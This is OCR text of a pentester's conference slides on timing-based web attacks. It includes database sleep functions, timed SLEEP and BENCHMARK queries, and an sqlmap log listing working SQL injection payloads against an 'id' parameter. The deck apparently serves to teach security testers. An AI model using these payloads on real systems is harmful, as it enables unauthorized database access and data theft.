aura
INFORMATION SECURITY

POWERED
BY KORDIA

TIMING-BASED ATTACKS IN WEB APPLICATIONS

ABOUT ME

Ahmad Ashraff @Yappare

Before : Chemical Engineer

Current : Pentester

@ Aura Information Security

Hobbies : Backpacking, Watching Animes

Member Of OWASP MY Chapter, 2nd in Bugcrowd

ABOUT THE PRESENTATION


- Not about how to be no.2 in Bugcrowd
- Most of the content were already know – just a refresh
- No trees or animals were harmed
- No zero-day

WHAT IS IT?


Timing attack is a side channel attack which allows an attacker to retrieve potentially sensitive information from the web applications by observing the normal behavior of the response times.

tl;dr – vulnerabilities based on response times given by application.

IS IT NEW?



IS IT NEW?



[PDF] The OWASP Foundation OWASP Side Channel Vulnerabilities on the...

https://www.owasp.org/images/c/cd/Side_Channel_Vulnerabilities.pdf ▾

by S Schinzel - 2007 - Related articles


▪PHD Student at University of Mannheim (soon. University of Erlangen). >Research topic: side-channel vulnerabilities in **Web**. **Applications**. Page 3. OWASP. 3. Agenda. ▪Background. ▪Side channel vulnerabilities on the **Web**. ▪**Timing** Side Channels. >Detection. >**Attack**. >Prevention. ▪Storage Side Channels. >Detection.

SO, WHY WANT TO PRESENT IT?

- Hard to detect with automated web scanners a.k.a ”pentester’s good friend”
- Modern websites and frameworks generally have built-in prevention for web attacks from user’s input. – Blacklist method
- No one has the ‘time’
- ‘young’ pentesters have no patience

SO, WHY WANT TO PRESENT IT?

- Importantly..




COMMON WEB VULNERABILITY WITH ‘TIME’ IN NAME

- Time based SQL Injection
  - Unsanitised input -> Injecting the time delay query to retrieve data
  - Blind
  - False positive from scanner


MySQL	MSSQL	Oracle	PostgreSQL
SLEEP()	WAITFOR DELAY	BEGIN DBMS_LOCK.SLEEP()	pg_sleep()
BENCHMARK()	WAITFOR TIME	UTL_HTTP.REQUEST()	
		UTL_INADDR.get_host_address()	
		UTL_INADDR.get_host_name()	

select 1 and **sleep(1)**;




```
1 and sleep(1)
0
✓ Record Count: 1; Execution Time: 1004ms
```

select 1 and **sleep(2)**;




```
1 and sleep(2)
0
✓ Record Count: 1; Execution Time: 2002ms
```

```
select BENCHMARK(1000000,MD5('A'));
```



```
BENCHMARK(1000000,MD5('A'))
0
✓ Record Count: 1; Execution Time: 220ms
```

```
select BENCHMARK(2000000,MD5('A'));
```




```
BENCHMARK(2000000,MD5('A'))
0
✓ Record Count: 1; Execution Time: 437ms
```

sqlmap®

Automatic SQL injection and database takeover tool

http://sqlmap.org/




```
[21:00:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[21:00:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[21:00:39] [INFO] GET parameter 'id' seems to be 'MySQL >= 5.0.12 AND time-based blind (SELECT)' injectable
[21:00:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:00:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one othe
 (potential) technique found
[21:00:39] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of
uery columns. Automatically extending the range for current UNION query injection technique test
[21:00:39] [INFO] target URL appears to have 3 columns in query
[21:00:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2965=2965

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1 AND (SELECT 9288 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(9288=9288,1))),0x716b766271,FLOO
R(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: id=1 AND (SELECT * FROM (SELECT(SLEEP(5)))MpFn)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
